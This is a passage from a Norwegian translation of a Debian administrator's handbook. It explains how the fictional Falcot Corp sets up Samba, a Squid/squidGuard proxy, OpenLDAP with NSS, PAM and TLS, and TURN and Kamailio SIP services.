Ved første den eneste nødvendig informasjon er navnet på arbeidsgruppen som Samba-tjeneren vil tilhøre (svaret i vårt tilfelle er FALCOTNET).

Med en pakkeoppdatering (fra den gamle stabile Debian-versjonen) eller hvis SMB-tjeneren allerede er satt opp til å bruke en WINS-tjener (wins server), foreslår pakken også å identifisere WINS-tjeneren ut fra opplysninger gitt av DHCP-bakgrunnsprosessen. Falcot Corp-administratorene forkastet dette alternativet, ettersom de har til hensikt å bruke Samba-tjeneren som WINS-tjener.

Manuelt oppsett

Forandringer i `smb.conf` Kravene hos Falcot forutsetter også endringer i andre valg i `/etc/samba/smb.conf`. Følgende utdrag oppsummerer de endringene som ble berørt i [global]-seksjonen.

```
[...]

[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
   wins support = yes ❶

[...]

####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone server" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server
```

```
   obey pam restrictions = yes

[...]

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
   security = user ❷

[...]
```

❶ Indikerer Samba skal fungere som en Netbios-navnetjener (WINS) for det lokale nettverket. Dette alternativet er fjernet fra standardoppsettet i *Buster* og må legges til manuelt hvis ønskelig.

❷ Dette er standardverdien for denne parameteren; men siden den er sentral i Samba-oppsettet, anbefales det å fylle den inn eksplisitt. Hver bruker må godkjennes før noen deling.

Å legge til brukere Hver Samba-bruker trenger en konto på tjeneren; Unix-kontoer må opprettes først, deretter må brukeren bli registrert i Sambas database. Unix-trinnet utføres ganske vanlig (ved hjelp `adduser` for eksempel).

Å legge til en eksisterende bruker til Samba-databasen er et spørsmål om å kjøre `smbpasswd -a` *`bruker`*-kommandoen; denne kommandoen ber interaktivt om passordet.

En bruker kan bli slettet med `smbpasswd -x` *`bruker`*-kommandoen. En Samba-konto kan også midlertidig bli deaktivert (med `smbpasswd -d` *`bruker`*), og reaktivert senere (med `smbpasswd -e` *`bruker`*).

11.5.2. Samba-klient

Klient-funksjonene i Samba tillater en Linux-maskin å få tilgang til Windows-delinger og delte skrivere. De nødvendige programmene er tilgjengelig i *cifs-utils* og *smbclient*-pakkene.

Programmet `smbclient`

Programmet `smbclient` forespør SMB-tjenere. Det aksepterer et -U *`bruker`*-alternativ, for å koble til tjeneren med en bestemt identitet. `smbclient` *`//server/dele`* åpner for delingen interaktivt på en måte lik kommandolinje FTP-klienten. `smbclient -L` *`server`* lister opp alle tilgjengelige (og synlige) delinger på en tjener.

Montere Windows-delinger

Kommandoen `mount` tillater montering av en Windows-deling inn i Linux-filsystemhierarki (ved hjelp av `mount.cifs` levert av *cifs-utils*).

Eksempel 11.21 *Å montere en Windows-deling*

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

Fil `/etc/smb-credentials` (som ikke må være lesbar av brukere) har følgende format:

```
username = bruker
password = passord
```

Andre alternativer kan spesifiseres på kommandolinjen; den fullstendige listen er tilgjengelig i `mount.cifs(1)`-manulaside. Spesielt to alternativer kan være interessante: uid og gid som tillater å tvinge eieren og gruppen filer som er tilgjengelig i monteringen, for ikke å begrense adgangen til rot.

En montering av en Windows-deling kan også settes opp i `/etc/fstab`:

```
//tjener/shared /shared cifs credentials=/etc/smb-credentials
```

Å avmontere en SMB/CIFS-deling er gjort med standarden `umount`-kommandoen.

Å skrive ut på en delt skriver

CUPS er en elegant løsning for utskrift fra en Linux-arbeidsstasjon til en skriver som deles av en Windows-maskin. Når *smbclient* er installert, tillater CUPS automatisk installasjon av Windows-delte skrivere.

Her er skrittene som kreves:

- Bruk CUPS oppsettsgrensesnittet:http://localhost:631/admin
- Klikk på «Legg til skriver».
- Velg skriverenheten, plukk ut «Windows Printer via SAMBA».
- Bruk tilkoblings-URI-en (angi URI) for nettverksskriveren. Den skal se ut som følger:

  smb://*bruker*:*passord*@*server*/*skriver*.
- Skriv inn navnet som unikt identifiserer denne skriveren. Deretter skriver du inn beskrivelsen og plasseringen av skriveren. De er strengene som skal vises til sluttbrukere for å hjelpe dem med å identifisere skriverne.
- Indiker produsenten/skrivermodellen, eller lever/gi direkte en skriverbeskrivelsesfil (PPD (PostScript Printer Description)) som virker.

Voilà, skriveren er operativ!

11.6. HTTP/FTP-mellomtjener

En HTTP/FTP-mellomtjener fungerer som et mellomledd for HTTP- og/eller FTP-tilkoblinger. Dens rolle er todelt:

- Hurtiglager: Nylig nedlastede dokumenter kopieres lokalt, noe som hindrer flere/multiple nedlastinger.
- Filtreringstjener: Kreves bruk av mellomtjeneren (og utgående tilkoblinger blokkeres med mindre de går gjennom mellomtjeneren), da kan mellomtjeneren avgjøre om forespørselen skal imøtekommes.

Falcot Corp valgte Squid som sin mellomtjener.

11.6.1. Installasjon

Pakken *squid*[2] Debian-pakken inneholder bare den modulære (mellomlagrings) tjeneren. For å endre den til en filtreringstjener krever at en installerer tilleggspakken *squidguard*. I tillegg gir *squid-cgi* et forespørsels- og administrasjonsgrensesnitt for en Squid-mellomtjener.

Før du installerer, er det viktig å ta hensyn til at systemet kan identifisere sitt eget fullstendige navn: `hostname -f` må returnere et fullt kvalifisert navn (inkludert et domene). Hvis den ikke gjør det, så skal `/etc/hosts`-filen redigeres til å inneholde fullt navn på systemet (for eksempel arrakis.falcot.com). Det offisielle navnet på datamaskinen skal godkjennes av nettverksadministratoren for å unngå potensielle navnekonflikter.

11.6.2. Oppsett av et hurtiglager

Å aktivere funksjonen til hurtiglagringstjener er så enkelt som å redigere `/etc/squid/squid.conf`-oppsettsfilen, og la maskinene fra det lokale nettverket kjøre forespørsler gjennom mellomtjeneren. Det følgende eksemplet viser modifikasjonene Falcot Corp-administratorene har gjort:

Eksempel 11.22 *`/etc/squid/squid.conf`-filen (utdrag)*

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#
include /etc/squid/conf.d/*

# Example rule allowing access from your local networks.
```

[2] *squid*, som tilbød Squid før Debian *Jessie*, er nå en overgangspakke og vil automatisk installere *squid*.

```
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed

acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Oppsett av et filter

`squid` utfører ikke filtreringen selv; den er delegert til `squidGuard`. Den førstnevnte må da være satt opp til å samvirke med den sistnevnte. Dette innebærer å legge følgende direktiv til `/etc/squid/squid.conf`-filen:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

CGI-programmet `/usr/lib/cgi-bin/squidGuard.cgi` trenger også å bli installert, ved å bruke `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` som startpunkt. Nødvendige endringer i dette skriptet er `$proxy` og `$proxymaster`-variablene (navnet på henholdsvis mellomtjener og administratorens kontakt-e-post). Variablene `$image` og `$redirect` skal peke til eksisterende bilder som viser avvisning av en forespørsel.

Filteret er aktivert med `service squid reload`-kommandoen. Imidlertid, ettersom *squidguard*-pakken utfører ikke filtrering som standard; er det administratorens oppgave å definere oppgaven. Dette kan gjøres ved å lage `/etc/squid/squidGuard.conf`-filen (som bruker `/etc/squidguard/squidGuard.conf.default` som mal hvis det kreves).

Den gjeldende databasen må regenereres med `update-squidguard` etter hver forandring i `squidGuard`-oppsettsfilen (eller en av de lister over domener eller nettadresser den nevner). Oppsettsfil-syntaksen er dokumentert på den følgende nettsiden:

➨ http://www.squidguard.org/Doc/configure.html

ALTERNATIV

E2guardian (en forgrening av DansGuardian)

Pakken *e2guardian*, en DansGuardian forgrening, er et alternativ til *squidguard*. Denne programvaren håndterer ikke bare en svarteliste over forbudte nettadresser, men den kan dra nytte av PICS[3] (*Protocol for Web Description Resources*) for å avgjøre om en side er akseptabel ved dynamisk analyse av innholdet.

[3] PICS har blitt erstattet av *Protocol for Web Description Resources* (POWDER system: https://www.w3.org/2009/08/pics_superseded.html.

11.7. LDAP-mappe

OpenLDAP er en implementering av LDAP-protokollen; med andre ord, den er en database med spesialformål å lagre kataloger. I det mest vanlige brukertilfellet, tillater bruk av en LDAP-tjener sentral forvaltning av brukerkontoer og de tilhørende rettighetene. Dessuten er det lett å kopiere LDAP-databasen, som tillater oppsett av flere synkroniserte LDAP-tjenere. Når nettverket og brukerbasen vokser raskt, kan lasten så bli balansert over flere tjenere.

LDAP-data er strukturert og hierarkisk. Strukturen er definert av «skjemaer», som beskriver den type objekter som databasen kan lagre, med en liste over alle de mulige egenskapene deres. Syntaksen brukes for å referere til et bestemt objekt i databasen basert på denne strukturen, noe som forklarer kompleksiteten.

11.7.1. Installasjon

Pakken *slapd* inneholder den åpne OpenLDAP-tjeneren. Pakken *ldap-utils* inneholder kommandolinjeverktøy for samhandling med LDAP-tjenere.

Å installere *slapd* spør vanligvis bare for administratorens passord, og det er usannsynlig at den resulterende databasen dekker dine behov. Heldigvis, en enkel `dpkg-reconfigure slapd` vil la deg sette opp LDAP-databasen med flere detaljer:

- Utelate OpenLDAP-tjeneroppsettet? Nei, selvfølgelig ønsker vi å sette opp denne tjenesten.
- DNS-domenenavn: «falcot.com».
- Organisasjonsnavn: «Falcot Corp».
- Et administrativt passord må skrives inn.
- Bruk database-backend: «MDB».
- Ønsker du at databasen skal fjernes når *slapd* tvinges? Nei. Det er ingen vits i å risikere å miste databasen på grunn av en feil.
- Flytte den gamle databasen? Dette spørsmålet blir bare spurt når oppsettet er forsøkt, og en database allerede eksisterer. Bare svar «ja» hvis du faktisk ønsker å starte på nytt med en ren database; for eksempel hvis du kjører `dpkg-reconfigure slapd` rett etter den første installasjonen.

DET GRUNNLEGGENDE

LDIF-format

En LDIF-file (*LDAP Data Interchange Format*) er en flyttbar tekstfil som beskriver innholdet i en LDAP-database (eller en del av den); denne kan så brukes til å legge inn (inject) data inn i en hvilken som helst annen LDAP-tjener.

Nå er en minimal database satt opp, som demonstrert av følgende spørring:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
```

```
#
# LDAPv3
# base <dc=falcot,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

Spørringen returnerte to objekter: Organisasjonen selv, og den administrative brukeren.

11.7.2. Å fylle ut mappen

Ettersom en tom database ikke er spesielt nyttig, har vi tenkt å legge inn (injisere) i den i alle de eksisterende katalogene; Dette inkluderer brukerne, gruppene, tjenestene og vertsdatabasene.

Pakken *migrationtools* inneholder et sett skript øremerket til å hente ut data fra standard Unix-kataloger (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts`, og så videre), konvertere disse dataene, og sette den inn i LDAP-databasen.

Så snart pakken er installert, må `/etc/migrationtools/migrate_common.ph` redigeres; `IGNORE_UID_BELOW` og `IGNORE_GID_BELOW`-valgene må aktiveres (å avkommentere dem er nok), og `DEFAULT_MAIL_DOMAIN`/`DEFAULT_BASE` trenger oppdatering.

Selve overføringsoperasjonen håndteres av `migrate_all_online.sh`-kommandoen, som følger:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

`migrate_all_online.sh` stiller noen få spørsmål om LDAP-databasen som dataene skal overføres til. Tabell 11.1 oppsummerer svarene fra Falcots brukereksempel.

Spørsmål	Svar
X.500 navnekontekst	dc=falcot,dc=com
Vertsnavnet på LDAP-serveren	localhost
Manager-DN	cn=admin,dc=falcot,dc=com
Tilknytningsreferanser	det administrative passordet
Lag DUAConfigProfile	nei

Tabell 11.1 *Svar på spørsmål forespurt av `migrate_all_online.sh`-skriptet*

Vi lar bevisst være å flytte `/etc/aliases`-filen, siden standardskjemaet som leveres av Debian ikke inkluderer strukturer som dette skriptet bruker til å beskrive e-postaliaser. Skulle vi ønske å integrere disse dataene i katalogen, skal `/etc/ldap/schema/misc.schema`-filen legges til standardskjemaet.

VERKTØY

Søke i en LDAP-mappe

Kommandoen `jxplorer` (i pakken med samme navn) er et grafisk verktøy som tillater å bla gjennom og redigere en LDAP-database. Dette er et interessant verktøy som gir en administrator en god oversikt over den hierarkiske strukturen i LDAP-dataene.

Legg også merke til bruken av -c-valget til `ldapadd`-kommandoen; dette alternativet ber om at prosessen ikke stopper i tilfelle feil. Å bruke dette alternativet kreves fordi å konvertere `/etc/services` ofte generer noen få feil som trygt kan ignoreres.

11.7.3. Å håndtere kontoer med LDAP

Nå når LDAP-databasen inneholder en del nyttig informasjon, er tiden kommet for å gjøre bruk av disse dataene. I denne seksjonen skal vi se på hvordan du setter opp et Linux-system, slik at de ulike systemmappene bruker LDAP-databasen.

Oppsett av NSS

NSS-systemet (Name Service Switch, se sidestolpe «NSS og systemdatabaser» side 174) er et modulært system utformet for å definere eller hente informasjon for systemmapper. Med LDAP som datakilde krever NSS installasjon av *libnss-ldap*-pakken. Installasjonen av den stiller noen få spørsmål; svarene er oppsummert i Tabell 11.2 .

Filen `/etc/nsswitch.conf` må deretter endres, for å sette opp NSS til å bruke den nettopp installerte `ldap`-modulen. Du kan bruke eksemplet fra `/usr/share/doc/libnss-ldap/examples/nsswitch.ldap` eller redigere ditt eksisterende oppsett.

Spørsmål	Svar
LDAP-tjener Uniform Resource Identifier	ldapi://ldap.falcot.com
Øremerket navn for søkerbasen	dc=falcot,dc=com
LDAP-versjon som skal brukes	3
LDAP-konto for rot	cn=admin,dc=falcot,dc=com
LDAP-passord for rotkonto	det administrative passordet
Å tillate LDAP-adminkontoen oppføre seg som lokal rot?	ja
Krever LDAP-databasen innlogging?	nei

Tabell 11.2 *Oppsett av* libnss-ldap*-pakken*

Eksempel 11.23 *Filen* `/etc/nsswitch.conf`

```
#ident $Id: nsswitch.ldap,v 2.4 2003/10/02 02:36:25 lukeh Exp $
#
# An example file that could be copied over to /etc/nsswitch.conf; it
# uses LDAP conjunction with files.
#
# "hosts:" and "services:" in this file are used only if the
# /etc/netconfig file has a "-" for nametoaddr_libs of "inet" transports.

# the following lines obviate the "+" entry in /etc/passwd and /etc/group.
passwd:                 files ldap
shadow:                 files ldap
group:                 files ldap

# consult DNS first, we will need it to resolve the LDAP host. (If we
# can't resolve it, we're in infinite recursion, because libldap calls
# gethostbyname(). Careful!)
hosts:                dns ldap

# LDAP is nominally authoritative for the following maps.
services:   ldap [NOTFOUND=return] files
networks:   ldap [NOTFOUND=return] files
protocols:  ldap [NOTFOUND=return] files
rpc:        ldap [NOTFOUND=return] files
ethers:     ldap [NOTFOUND=return] files

# no support for netmasks, bootparams, publickey yet.
netmasks:   files
bootparams: files
publickey:  files
automount:  files
```

```
# I'm pretty sure nsswitch.conf is consulted directly by sendmail,
# here, so we can't do much here. Instead, use bbense's LDAP
# rules ofr sendmail.
aliases:    files
sendmailvars:   files

# Note: there is no support for netgroups on Solaris (yet)
netgroup:   ldap [NOTFOUND=return] files
```

Modulen `ldap` er vanligvis satt inn før de andre, og den vil derfor spørres først. Unntaket å merke seg er hosts-tjenesten, siden LDAP-tjeneren krever å kontakte DNS først (for å løse ldap.falcot.com). Uten dette unntaket, ville en forespørsel om vertsnavn prøve å spørre LDAP-tjeneren; dette ville utløse et navneoppslag for LDAP-tjeneren, og så videre i en uendelig sløyfe.

Hvis LDAP-tjeneren skal vurderes som autoritative (og de lokale filene som brukes av `files`-modulen ignoreres), kan tjenester settes opp med følgende syntaks:

tjeneste: ldap [NOTFOUND=return] files.

Hvis den forespurte oppføringen ikke finnes i LDAP-databasen, vil søket returnere et «ikke eksisterende» svar, selv om ressursen eksisterer i en av de lokale filene. Disse lokale filene vil bare bli brukt når LDAP-tjenesten er nede.

Oppsett av PAM

Denne delen beskriver et PAM-oppsett (se sidestolpe «`/etc/environment` og `/etc/default/locale`» side 161) som vil tillate programmer å utføre de nødvendige godkjenninger mot LDAP-databasen.

VÆR VARSOM

Brutt godkjenning

Det er en følsom operasjon å endre den standard PAM-oppsett som brukes av ulike programmer. En feil kan føre til ødelagt godkjenning, noe som kan hindre innlogging. Å holde et rotskall åpent er derfor en god forholdsregel. Hvis det oppstår oppsettsfeil, kan de fikses, og tjenesten startes igjen med minimal innsats.

LDAP-modulen for PAM leveres av *libpam-ldap*-pakken. Å installere denne pakken stiller noen spørsmål som er svært lik dem i *libnss-ldap*. Noen oppsettsparametere (for eksempel URI for LDAP-tjeneren) er faktisk delt med *libnss-ldap*-pakken. Svarene er oppsummert i Tabell 11.3 .

Installering av *libpam-ldap* tilpasser automatisk standard PAM-oppsettet som er definert i `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` og `/etc/pam.d/common-account`-filene. Denne mekanisme bruker det øremerkede `pam-auth-update`-verktøyet (levert av *libpam-runtime*-pakken). Dette verktøyet kan også kjøres av administratoren dersom de ønsker å aktivere eller deaktivere PAM-moduler.

Spørsmål	Svar
Tillate LDAP-administrasjonskontoen å oppføre seg som lokal rot?	Ja. Dette tilllater å bruke den vanlige `passwd`-kommandoen for å endre passord lagret i LDAP-databasen.
Krever LDAP-databasen innlogging?	nei
LDAP-konto for rot	cn=admin,dc=falcot,dc=com
LDAP-passord for rotkonto	LDAP-databasens administrative passord
Å bruke lokal krypteringsalgoritme for passord	krypten

Tabell 11.3 *Oppsett av* libpam-ldap

Å sikre LDAP-datautveksling

Som standard transporterer LDAP-protokollen på nettverket i klartekst. Dette inkluderer (krypterte) passord. Ettersom de krypterte passordene kan være hentet fra nettverket, kan de være sårbare for type ordbokangrep. Dette kan unngås ved hjelp av et ekstra krypteringslag; å aktivere dette laget er tema for denne seksjonen.

Oppsett av tjenermaskinen Det første trinnet er å opprette et nøkkelpar (bestående av en offentlig nøkkel og en privat nøkkel) for LDAP-tjeneren. Falcot-administratorene gjenbruker *easy-rsa* for å generere dem (se del 10.2.2, «Offentlig nøkkel-infrastruktur: *easy-rsa*» side 243). Kjøring av `./easyrsa build-server-full ldap.falcot.com nopass` vil spørre deg om "felles navnet". Svaret på dette spørsmålet *må* være det fullstendige vertsnavnet for LDAP-tjeneren; i vårt tilfelle, ldap.falcot.com.

Denne kommandoen lager et sertifikat i filen `pki/issued/ldap.falcot.com.crt` , og den tilhørende private nøkkelen lagres i `pki/private/ldap.falcot.com.key`.

Nå må disse nøklene være installert med sin standard plassering, og vi må sørge for at den private filen er lesbar av LDAP-tjeneren, som kjører med openldap-brukerindentiteten:

```
# adduser openldap ssl-cert
Adding user ‘openldap’ to group ‘ssl-cert’ ...
Adding user openldap to group ssl-cert
Done.
# mv pki/private/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# ./eassyrsa gen-dh

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1c  28 May 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
```

```
.....................................................+.....................................
    ➥
[...]
DH parameters of size 2048 created at /home/roland/pki/dh.pem

# mv pki/dh.pem /etc/ssl/certs/ldap.falcot.com.pem
```

Bakgrunnsprosessen `slapd` må også få beskjed om å bruke disse nøklene/tastene til kryptering. LDAP-tjeneroppsettet styres dynamisk: oppsettet kan oppdateres med normale LDAP-operasjoner på cn=config-objekthierarki, og tjeneroppdateringer på `/etc/ldap/slapd.d` i sann tid for å gjøre oppsettet varig. `ldapmodify` er dermed det riktige verktøyet for å oppdatere oppsettet:

Eksempel 11.24 *Oppsett av `slapd` for kryptering*

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

VERKTØY

`ldapvi` for å redigere en LDAP-mappe

Med `ldapvi` kan du vise en LDIF-utskrift for enhver del av LDAP-katalogen, gjøre endringer i tekstredigereren, og la verktøyet gjøre de overensstemmende LDAP-operasjoner for deg.

Dette er derfor en praktisk måte å oppdatere LDAP-tjenerens oppsett, ganske enkelt ved å redigere cn=config-hierarkiet.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

Det siste trinnet for å aktivere kryptering innebærer å endre `SLAPD_SERVICES`-variabelen i `/etc/default/slapd`-filen. Vi skal gjøre det trygt, og helt deaktivere usikret LDAP.

Eksempel 11.25 *Filen `/etc/default/slapd`*

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work).  Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work).  Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab).  To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

Oppsett av klienten På klientsiden trenger oppsettet for *libpam-ldap* og *libnss-ldap*-modulene å bli modifisert til å bruke en ldaps://-URI.

LDAP-klienter må også kunne godkjenne tjeneren. I en X.509 offentlig nøkkelinfrastruktur er offentlige sertifikater signert av nøkkelen til en sertifiseringsinstans (CA). Med *easy-rsa* har Falcot-administratorene laget sin egen CA, og nå trenger de å sette opp systemet til å stole på underskriftene til Falcots CA. Dette kan gjøres ved å sette CA-sertifikatet inn i `/usr/local/share/ca-certificates`, og kjøre `update-ca-certificates`.

```
# cp pki/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....

Adding debian:falcot.pem
done.
done.
```

Sist men ikke minst kan standard LDAP URI og standard base DN, brukt av de ulike kommandolinjeverktøyene, endres i `/etc/ldap/ldap.conf`. Dette vil spare ganske mye skriving.

Eksempel 11.26 *Filen `/etc/ldap/ldap.conf`*

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

11.8. Sanntids kommunikasjonstjenester

Real-Time Communication (RTC)-tjenester (sanntids kommunikasjonstjenester) inkluderer tale, video/nettkamera, lynmelding (IM) og skrivebordsdeling. Dette kapitlet gir en kort innføring i tre av de tjenester som kreves for å drive RTC, omfattende en TURN-tjener, SIP-tjener og XMPP-tjener. Omfattende detaljinformasjon om hvordan planlegge, installere og administrere disse

tjenestene er tilgjengelige i Real-Time Communications Quick Start Guide (Hurtigstartveiledning) som inneholder eksempler som er spesifikke for Debian.

➨ https://rtcquickstart.org

Både SIP og XMPP kan gi den samme funksjonaliteten. SIP er litt mer kjent for tale og video, mens XMPP er tradisjonelt ansett som en IM-protokoll. Faktisk kan begge anvendes for hvilke som helst av disse formålene. For å maksimere tilkoblingsmuligheter anbefales det å kjøre begge parallelt.

Disse tjenestene er avhengige av X.509-sertifikater både for autentiserings- og konfidensialitetsformål. Se del 10.2, «X.509-sertifikater» side 240 for mer informasjon.

11.8.1. DNS-innstillinger for RTC-tjenester

RTC-tjenester krever DNS SRV- og NAPTR-registrering. Ett eksempel på oppsett som kan plasseres i sonefilen for falcot.com:

```
; tjenermaskinen der alt kommer til å kjøre
server1            IN     A      198.51.100.19
server1            IN     AAAA   2001:DB8:1000:2000::19

; Kun IPv4 for TURN akkurat nå, da noen klienter har problemer med IPv6
turn-server        IN     A      198.51.100.19

; IPv4- og IPv6-adresser for SIP
sip-proxy          IN     A      198.51.100.19
sip-proxy          IN     AAAA   2001:DB8:1000:2000::19

; IPv4- og IPv6-adresser for XMPP
xmpp-gw            IN     A      198.51.100.19
xmpp-gw            IN     AAAA   2001:DB8:1000:2000::19

; DNS SRV og NAPTR for STUN / TURN
_stun._udp  IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp  IN SRV    0 1 3467 turn-server.falcot.com.
@           IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV- og NAPTR-oppføringer for SIP
_sips._tcp  IN SRV    0 1 5061 sip-proxy.falcot.com.
@           IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV-oppføringer for XMPP-tjener- og klient-modus:
_xmpp-client._tcp  IN     SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp  IN     SRV    5 0 5269 xmpp-gw.falcot.com.
```

11.8.2. TURN-tjener

TURN er en tjeneste som hjelper klientene bak NAT-rutere og brannmurer med å finne den mest effektive måten å kommunisere med andre klienter på, og for å formidle mediestrømmer hvis ingen direkte mediabane blir funnet. Det anbefales sterkt at TURN-tjeneren installeres før noen av de andre RTC-tjenestene tilbys til sluttbrukere.

TURN og den tilhørende ICE-protokollen er åpne standarder. For å dra nytte av disse protokollene, maksimere tilkoblingsmuligheter, og minimere brukerfrustrasjon, er det viktig å sikre at alle klientprogramvarene støtter ICE og TURN.

For å få ICE-algoritmene til å fungere effektivt må tjeneren ha to offentlige IPv4-adresser.

Installer pakken *coturn* og rediger oppsettfilen `/etc/turnserver.conf`. Som standard er en SQLite-database satt opp i `/var/db/turndb` for brukerkontoinnstillinger, men PostgreSQL, MySQL eller Redis kan settes opp i stedet hvis ønskelig. Det viktigste er å sette inn IP-adressene til tjenerne.

Tjerneren kan startes med å kjøre `/usr/bin/turnserver`. Vi vil at tjeneren skal være en automatisk startet systemtjeneste, så vi redigerer `/etc/default/coturn`-filen slik:

```
#
# Uncomment it if you want to have the turnserver running as
# an automatic system service daemon
#
TURNSERVER_ENABLED=1
```

Som standard bruker TURN-tjeneren anonym tilgang. Vi må legge til de brukerne vi vil bruke:

```
# turnadmin -a -u roland -p secret_password -r falcot.com
# turnadmin -A -u admin -p secret_password
```

Vi bruker argumentet -a til å legge til en vanlig bruker og -A for å legge til en administratorbruker.

11.8.3. SIP-mellomtjener

En SIP-mellomtjener håndterer innkommende og utgående SIP-forbindelser mellom andre organisasjoner, SIP-kanalleverandører, SIP PBXer som Asterisk, SIP-telefoner, SIP-baserte PC-telefoner og WebRTC-applikasjoner.

Det anbefales sterkt å installere og sette opp SIP-mellomtjeneren før du prøver et SIP PBX-oppsett. SIP-mellomtjeneren normaliserer mye av trafikken som når PBX, og gir større tilkoblingsmuligheter og elastisitet.

Å installere SIP-mellomtjener

Installer pakken *kamailio* og pakken for sluttbrukerprogrammer. Falcot-administratorene valgte MySQL, slik at de installerer *mariadb-server*. `/etc/kamailio/kamctlrc` er oppsettsfilen for kontrollverktøyene `kamctl` og `kamdbctl`. Du må redigere og sette SIP_DOMAIN til SIP-tjenestedomenet og sette DBENGINE til MySQL, kan en annen database for sluttbrukerprogrammer som kan brukes.

```
[...]
## your SIP domain
SIP_DOMAIN=sip.falcot.com

## chrooted directory
# $CHROOT_DIR="/path/to/chrooted/directory"

## database type: MYSQL, PGSQL, ORACLE, DB_BERKELEY, DBTEXT, or SQLITE
# by default none is loaded
#
# If you want to setup a database with kamdbctl, you must at least specify
# this parameter.
DBENGINE=MYSQL
[...]
```

Nå fokuserer vi på oppsettsfilen `/etc/kamailio/kamailio.cfg`. Falcot trenger brukerautentisering og en fast brukerplassering, slik at de legger til de følgende #!define-direktiver øverst i denne filen:

```
#!KAMAILIO
#
# Kamailio (OpenSER) SIP Server v5.2 - default configuration script
#     - web: https://www.kamailio.org
#     - git: https://github.com/kamailio/kamailio
#!define WITH_MYSQL
#!define WITH_AUTH
#!define WITH_USRLOCDB
[...]
```

Kamailio trenger en databasestruktur vi kan lage ved å kjøre `kamdbctl create` som rot.

Til slutt kan vi legge til noen brukere med `kamctl`.

```
# kamctl add roland secret_password
```

